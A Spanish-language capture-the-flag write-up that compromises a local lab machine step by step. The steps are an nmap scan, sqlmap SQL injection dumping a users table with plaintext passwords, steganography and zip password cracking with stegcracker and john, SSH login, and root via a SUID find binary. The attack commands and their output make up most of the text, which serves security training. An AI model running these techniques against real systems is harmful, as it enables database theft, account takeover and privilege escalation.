Vamos a desplegar el laboratorio.

```
❯ sudo bash auto_deploy.sh mirame.tar
[sudo] contraseña para caan31:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```


Haremos un escaneo profundo de este laboratorio y miraremos los puertos abiertos.

```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```

```
❯ cat Puertos
File: Puertos
# Nmap 7.95 scan initiated Thu Sep 18 18:15:34 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p
- -vvv --open -oN Puertos 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000070s latency).
Scanned at 2025-09-18 18:15:34 CEST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
| ssh-hostkey:
|   256 2c:ea:4a:d7:b4:c3:d4:e2:65:29:6c:12:c4:58:c9:49 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD3×1ZS5sqr0S3YpDEotdxPKxnTcjRye
bvMovrPsMsYYyiREu1eHgaMkGVXc69z7Q+U2+jxrMSeocpZRnRRYo4w=
|   256 a7:a4:a4:2e:3b:c6:0a:e4:ec:bd:46:84:68:02:5d:30 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEk0UoilrDZUZ7ebFNCQDhoE45xTyVNb9ASuhg1G76eE
80/tcp open  http    syn-ack ttl 64
|_http-title: Login Page
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
# Nmap done at Thu Sep 18 18:15:35 2025 -- 1 IP address (1 host up) scanned in 1.31 seconds
```

Vemos que el servidor web cuenta con un login, vamos a interceptar las peticiones con burp suite.




```
Pretty   Raw   Hex
1  POST /auth.php HTTP/1.1
2  Host: 172.17.0.2
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 27
9  Origin: http://172.17.0.2
10 Connection: keep-alive
11 Referer: http://172.17.0.2/index.php
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 username=hola&password=hola
```

Una vez guardamos la petición, ahora utilizaremos sqlmap para ver que podemos encontrar en la base de datos.

```
❯ sqlmap -r req.req --batch --dbs
                {1.9.8#stable}
                https://sqlmap.org
```

```
[18:18:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[18:18:01] [INFO] fetching database names
[18:18:01] [INFO] resumed: 'information_schema'
[18:18:01] [INFO] resumed: 'users'
available databases [2]:
[*] information_schema
[*] users
```

```
❯ sqlmap -r req.req --batch -D users --tables
                {1.9.8#stable}
                https://sqlmap.org
```

```
[18:18:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[18:18:54] [INFO] fetching tables for database: 'users'
[18:18:54] [INFO] resumed: 'usuarios'
Database: users
[1 table]
+----------+
| usuarios |
+----------+
```


```
❯ sqlmap -r req.req --batch -D users -T usuarios --columns
                {1.9.8#stable}
                https://sqlmap.org
```

```
[18:19:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[18:19:19] [INFO] fetching columns for table 'usuarios' in database 'users'
[18:19:19] [INFO] resumed: 'id'
[18:19:19] [INFO] resumed: 'int(11)'
[18:19:19] [INFO] resumed: 'username'
[18:19:19] [INFO] resumed: 'varchar(50)'
[18:19:19] [INFO] resumed: 'password'
[18:19:19] [INFO] resumed: 'varchar(255)'
Database: users
Table: usuarios
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int(11)      |
| password | varchar(255) |
| username | varchar(50)  |
+----------+--------------+
```

```
❯ sqlmap -r req.req --batch -D users -T usuarios --dump
                {1.9.8#stable}
                https://sqlmap.org
```

id	password	username
1	chocolateadministrador	admin
2	lucas	lucas
3	soyagustin123	agustin
4	directoriotravieso	directorio

Despues de probar con todos los usuarios y su contraseña y no encontrar nada interesante, probe en buscar con el nombre directoriotravieso.



Vemos que tiene una imagen que guardaremos para ver que contiene.

Vemos que cuenta con una contraseña así que buscaremos la contraseña con un ataque de fuerza bruta utilizando stegcracker.

```
❯ steghide extract -sf miramebien.jpg
Anotar salvoconducto:
steghide: ◆no pude extraer ning◆n dato con ese salvoconducto!
```

```
❯ stegcracker miramebien.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2025 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'miramebien.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: chocolate
Tried 27 passwords
Your file has been written to: miramebien.jpg.out
chocolate
```

Vemos que nos genera un archivo .zip

```
❯ steghide extract -sf miramebien.jpg
Anotar salvoconducto:
anot◆ los datos extra◆dos e/"ocultito.zip".
```

También cuenta con una contraseña y no es la misma.

```
❯ unzip ocultito.zip
Archive:  ocultito.zip
[ocultito.zip] secret.txt password:
   skipping: secret.txt              incorrect password
```

```
❯ zip2john ocultito.zip > password.hash
ver 1.0 efh 5455 efh 7875 ocultito.zip/secret.txt PKZIP Encr: 2b chk, TS_chk, cmplen=28, decmplen=16, crc=703553BA ts=9D7A cs=9d7a type=0
```

```
❯ john password.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
stupid1          (ocultito.zip/secret.txt)
1g 0:00:00:00 DONE 2/3 (2025-09-18 18:21) 14.28g/s 731900p/s 731900c/s 731900C/s Pete..pepper1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Después de utilizar zip7john y john podemos ver un usuario y contraseña.

```
❯ ls
auto_deploy.sh  mirame.tar  miramebien.jpg  miramebien.jpg.out  ocultito.zip  password.hash  Puertos  req.req  secret.txt
❯ cat secret.txt
       File: secret.txt
   1   carlos:carlitos
```

Ahora nos conectaremos por ssh.

```
❯ ssh carlos@172.17.0.2
carlos@172.17.0.2's password:
Linux d759737ed7e7 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Sep 18 16:06:54 2025 from 172.17.0.1
carlos@d759737ed7e7:~$
```

Vemos si contamos con algún permiso sudo, pero al ver que no vamos a probar con permisos SUID

```
carlos@d759737ed7e7:~$ sudo -l
[sudo] password for carlos:
Sorry, user carlos may not run sudo on d759737ed7e7.
```

```
carlos@d759737ed7e7:~$ find / -perm -4000 -user root 2>/dev/null
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/find
/usr/bin/sudo
```

Vamos a probar con el binario de find y con gtfobins vamos a guiarnos.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

Lo ejecutamos y vemos que ahora somos root.

```
carlos@d759737ed7e7:~$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
```